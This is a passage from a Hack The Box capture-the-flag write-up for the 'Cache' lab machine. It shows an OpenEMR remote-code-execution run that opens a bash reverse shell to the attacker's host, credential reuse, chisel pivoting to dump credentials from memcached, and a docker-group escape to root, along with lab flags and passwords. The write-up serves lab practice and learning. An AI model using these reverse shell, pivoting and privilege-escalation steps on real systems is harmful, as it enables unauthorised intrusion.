
run exploit

```
nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ python openemr_rce.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.73/18890 0>&1'
```



got initShell


```
nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.73] from HMS.htb [10.10.10.188] 58914
bash: cannot set terminal process group (1498): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```



## initFoothold

found 2 user

```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ ls -la /home
ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Sep 17  2019 .
drwxr-xr-x 23 root  root  4096 Jul  9 09:26 ..
drwxr-xr-x 11 ash   ash   4096 May  6 08:50 ash
drwxr-x---  5 luffy luffy 4096 May  6 08:50 luffy
```



remember ash credentials that we found in js?  
try it and it works!



```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ su ash
su ash
Password: H@v3_fun
ash@cache:/var/www/hms.htb/public_html/interface/main$
```

ash  
===  
grab user flag

```
ash@cache:~$ cat user.txt
19167cd5803939953a08ffd6d8cfebb5
```

## Post Exploitation

## Privilege Escalation

ash user  
=====  
found an interesting service running that looks like the machine name  
//memcache

```
memcache 864 0.0 0.1 425792 4060 ? Ssl 14:44 0:01 /usr/bin/memcached -m 64 -p 11211 -u memcache -l 127.0.0.1 -P /var/run/memcached/memcached.pid
messages 870 0.0 0.1 50140 4656 ? Ssl 14:44 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activ
```

memcache port is listening

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State Timer
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN off (0.00/0/0)
tcp 0 0 127.0.0.1:11211 0.0.0.0:* LISTEN off (0.00/0/0)
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN off (0.00/0/0)
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN off (0.00/0/0)
```

read this to enumerate memcache  
//link: <https://book.hacktricks.xyz/pentesting/11211-memcache>

create pivotting to access memcache locally

my Local pc

```
nobodyatall@0xDEADBEEF:~/script/pivot$ ./chisel_linux server -p 7010 -reverse
2020/07/29 00:08:23 server: Reverse tunnelling enabled
2020/07/29 00:08:23 server: Fingerprint 3d:3c:4b:ba:f2:75:b4:d5:b7:81:36:68:eb:a9:d4:b3
2020/07/29 00:08:23 server: Listening on 0.0.0.0:7010...
2020/07/29 00:09:30 server: proxy#1:R:127.0.0.1:8891=>127.0.0.1:11211: Listening
```

victim machine

```
ash@cache:~/test$ ./chisel_linux client 10.10.14.73:7010 R:127.0.0.1:8891:127.0.0.1:11211
<t 10.10.14.73:7010 R:127.0.0.1:8891:127.0.0.1:11211
2020/07/28 16:09:17 client: Connecting to ws://10.10.14.73:7010
2020/07/28 16:09:18 client: Fingerprint 3d:3c:4b:ba:f2:75:b4:d5:b7:81:36:68:eb:a9:d4:b3
2020/07/28 16:09:18 client: Connected (Latency 149.454891ms)
```

successfully pivot

```
nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ nc -v 127.0.0.1 8891
localhost [127.0.0.1] 8891 (?) open
version
VERSION 1.5.6 Ubuntu
stats
STAT pid 864
STAT uptime 5163
STAT time 1595952643
STAT version 1.5.6 Ubuntu
STAT libevent 2.1.8-stable
STAT pointer_size 64
STAT rusage_user 0.781642
STAT rusage_system 0.807269
STAT max_connections 1024
STAT curr_connections 2
STAT total_connections 89
STAT rejected_connections 0
STAT connection_structures 3
STAT reserved_fds 20
STAT cmd_get 1
STAT cmd_set 430
STAT cmd_flush 0
STAT cmd_touch 0
```

stat items

//seems like the item number is 1

```
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 47
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimedd 0
```

interesting... we found some item\_names  
//user & password??

```
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

luffy credential?  
//luffy:0n3\_p1ec3

```
get user
VALUE user 0 5
luffy
END
get passwd
VALUE passwd 0 9
0n3_plec3
END
get account
VALUE account 0 9
afhj556uo
END
get file
VALUE file 0 7
nothing
END
```

test the credential with ssh login into luffy & it works!

```
nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ ssh luffy@10.10.10.188
luffy@10.10.10.188's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jul 28 16:16:15 UTC 2020

System load:  0.0      Processes:           194
Usage of /:   74.7% of 8.06GB   Users logged in:    0
Memory usage: 22%      IP address for ens160: 10.10.10.188
Swap usage:   0%        IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

110 packages can be updated.
0 updates are security updates.

Last login: Wed May  6 08:54:44 2020 from 10.10.14.3
```

luffy is in docker group  
//refer to gtfo to privEsc to root

```
Last login: Wed May 6 08:54:44 2020 from 10.10.14.3
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:~$
```

docker images enum ⇒ ubuntu

```
luffy@cache:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest             2ca708c1c9cc       10 months ago      64.2MB
luffy@cache:~$
```

run the exploit for LPE & now im ROOT!!

```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root flag

```
# cd /root
# cat root.txt
fe63ea8db66b13e006917be775d1138e
#
```

## Creds

cache.htb login.html credential

=====

ash:H@v3\_fun

OpenEMR login credential

=====

openemr\_admin:xxxxxx

ash user credential

=====

ash:H@v3\_fun

luffy ssh credential

=====

luffy:0n3\_p1ec3

## Flags

## Write-up Images